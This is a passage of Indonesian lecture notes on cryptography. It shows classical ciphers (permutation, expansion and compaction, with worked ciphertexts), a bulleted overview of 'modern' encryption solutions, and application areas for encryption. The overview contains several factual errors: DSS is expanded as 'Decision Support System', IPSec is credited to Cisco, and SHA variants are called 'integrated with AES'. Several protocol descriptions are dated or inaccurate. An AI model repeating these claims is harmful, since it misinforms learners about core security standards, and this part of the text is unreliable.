Dengan menggunakan aturan diatas, maka proses enkripsi dengan permutasi dari plaintext adalah sebagai berikut :




Gambar 6. Proses Enkripsi dengan Permutasi

Ciphertext yang dihasilkan dengan teknik permutasi ini adalah "N ETK5 SKD AIIRK RAATGORP FI".

d. Ekspansi

Suatu metode sederhana untuk mengacak pesan adalah dengan memelarkan pesan itu dengan aturan tertentu. Salah satu contoh penggunaan teknik ini adalah dengan meletakkan huruf konsonan atau bilangan ganjil yang menjadi awal dari suatu kata di akhir kata itu dan menambahkan akhiran "an". Bila suatu kata dimulai dengan huruf vokal atau bilangan genap, ditambahkan akhiran "i". Proses enkripsi dengan cara ekspansi terhadap plaintext terjadi sebagai berikut :




Gambar 7. Enkripsi dengan Ekspansi

Ciphertextnya adalah "5AN EKNIKTAN ASARDAN RIPTOGRAFIKAN". Aturan ekspansi dapat dibuat lebih kompleks. Terkadang teknik ekspansi digabungkan dengan teknik lainnya, karena teknik ini bila berdiri sendiri terlalu mudah untuk dipecahkan.

e. Pemampatan (Compaction)

Mengurangi panjang pesan atau jumlah bloknya adalah cara lain untuk menyembunyikan isi pesan. Contoh sederhana ini menggunakan cara menghilangkan setiap karakter ke-tiga secara berurutan. Karakter-karakter yang dihilangkan disatukan kembali dan disusulkan sebagai "lampiran" dari pesan utama, dengan diawali oleh suatu karakter khusus, dalam contoh ini digunakan "&". Proses yang terjadi untuk plaintext kita adalah :



Gambar 8. Enkripsi dengan Pemampatan

Aturan penghilangan karakter dan karakter khusus yang berfungsi sebagai pemisah menjadi dasar untuk proses dekripsi ciphertext menjadi plaintext kembali.

Dengan menggunakan kelima teknik dasar kriptografi diatas, dapat diciptakan kombinasi teknik kriptografi yang amat banyak, dengan faktor yang membatasi semata-mata hanyalah kreativitas dan imajinasi kita. Walaupun sekilas terlihat sederhana, kombinasi teknik dasar kriptografi dapat menghasilkan teknik kriptografi turunan yang cukup kompleks, dan beberapa teknik dasar kriptografi masih digunakan dalam teknik kriptografi modern.

BERBAGAI SOLUSI ENKRIPSI MODERN

1. Data Encryption Standard (DES)
   - standar bagi USA Government
   - didukung ANSI dan IETF
   - popular untuk metode secret key
   - terdiri dari : 40-bit, 56-bit dan 3x56-bit (Triple DES)

2. Advanced Encryption Standard (AES)
   - untuk menggantikan DES (launching akhir 2001)
   - menggunakan variable length block chipper
   - key length : 128-bit, 192-bit, 256-bit
   - dapat diterapkan untuk smart card.

3. Digital Certificate Server (DCS)
   - verifikasi untuk digital signature
   - autentikasi user
   - menggunakan public dan private key
   - contoh : Netscape Certificate Server

4. IP Security (IPSec)
   - enkripsi public/private key
   - dirancang oleh CISCO System
   - menggunakan DES 40-bit dan authentication
   - built-in pada produk CISCO
   - solusi tepat untuk Virtual Private Network (VPN) dan Remote Network Access

5. Kerberos
    - solusi untuk user authentication
    - dapat menangani multiple platform/system
    - free charge (open source)
    - IBM menyediakan versi komersial : Global Sign On (GSO)

6. Point to point Tunneling Protocol(PPTP), Layer Two Tunneling Protocol (L2TP)
    - dirancang oleh Microsoft
    - autentication berdasarkan PPP(Point to point protocol)
    - enkripsi berdasarkan algoritm Microsoft (tidak terbuka)
    - terintegrasi dengan NOS Microsoft (NT, 2000, XP)

7. Remote Access Dial-in User Service (RADIUS)
    - multiple remote access device menggunakan 1 database untuk authentication
    - didukung oleh 3com, CISCO, Ascend
    - tidak menggunakan encryption

8. RSA Encryption
    - dirancang oleh Rivest, Shamir, Adleman tahun 1977
    - standar de facto dalam enkripsi public/private key
    - didukung oleh Microsoft, apple, novell, sun, lotus
    - mendukung proses authentication
    - multi platform

9. Secure Hash Algoritm (SHA)
    - dirancang oleh National Institute of Standard and Technology (NIST) USA.
    - bagian dari standar DSS(Decision Support System) USA dan bekerja sama dengan DES untuk digital signature.
    - SHA-1 menyediakan 160-bit message digest
    - Versi : SHA-256, SHA-384, SHA-512 (terintegrasi dengan AES)

10. MD5
    - dirancang oleh Prof. Robert Rivest (RSA, MIT) tahun 1991
    - menghasilkan 128-bit digest.
    - cepat tapi kurang aman

11. Secure Shell (SSH)
    - digunakan untuk client side authentication antara 2 sistem
    - mendukung UNIX, windows, OS/2
    - melindungi telnet dan ftp (file transfer protocol)

12. Secure Socket Layer (SSL)
    - dirancang oleh Netscape
    - menyediakan enkripsi RSA pada layes session dari model OSI.
    - independen terhadap servise yang digunakan.
    - melindungi system secure web e-commerce
    - metode public/private key dan dapat melakukan authentication
    - terintegrasi dalam produk browser dan web server Netscape.

13. Security Token
    - aplikasi penyimpanan password dan data user di smart card

14. Simple Key Management for Internet Protocol
    - seperti SSL bekerja pada level session model OSI.
    - menghasilkan key yang static, mudah bobol.

APLIKASI ENKRIPSI

Beberapa aplikasi yang memerlukan enkripsi untuk pengamanan data atau komunikasi diantaranya adalah :

a. Jasa telekomunikasi
- Enkripsi untuk mengamankan informasi konfidensial baik berupa suara, data, maupun gambar yang akan dikirimkan ke lawan bicaranya.
- Enkripsi pada transfer data untuk keperluan manajemen jaringan dan transfer on-line data billing.
- Enkripsi untuk menjaga copyright dari informasi yang diberikan.

b. Militer dan pemerintahan
- Enkripsi diantaranya digunakan dalam pengiriman pesan.
- Menyimpan data-data rahasia militer dan kenegaraan dalam media penyimpanannya selalu dalam keaadan terenkripsi.

c. Data Perbankan
- Informasi transfer uang antar bank harus selalu dalam keadaan terenkripsi

d. Data konfidensial perusahaan
- Rencana strategis, formula-formula produk, database pelanggan/karyawan dan database operasional
- pusat penyimpanan data perusahaan dapat diakses secara on-line.
- Teknik enkripsi juga harus diterapkan untuk data konfidensial untuk melindungi data dari pembacaan maupun perubahan secara tidak sah.

e. Pengamanan electronic mail
- Mengamankan pada saat ditransmisikan maupun dalam media penyimpanan.
- Aplikasi enkripsi telah dibuat khusus untuk mengamankan e-mail, diantaranya PEM (Privacy Enhanced Mail) dan PGP (Pretty Good Privacy), keduanya berbasis DES dan RSA.

f. Kartu Plastik
- Enkripsi pada SIM Card, kartu telepon umum, kartu langganan TV kabel, kartu kontrol akses ruangan dan komputer, kartu kredit, kartu ATM, kartu pemeriksaan medis, dll
- Enkripsi teknologi penyimpanan data secara magnetic, optik, maupun chip.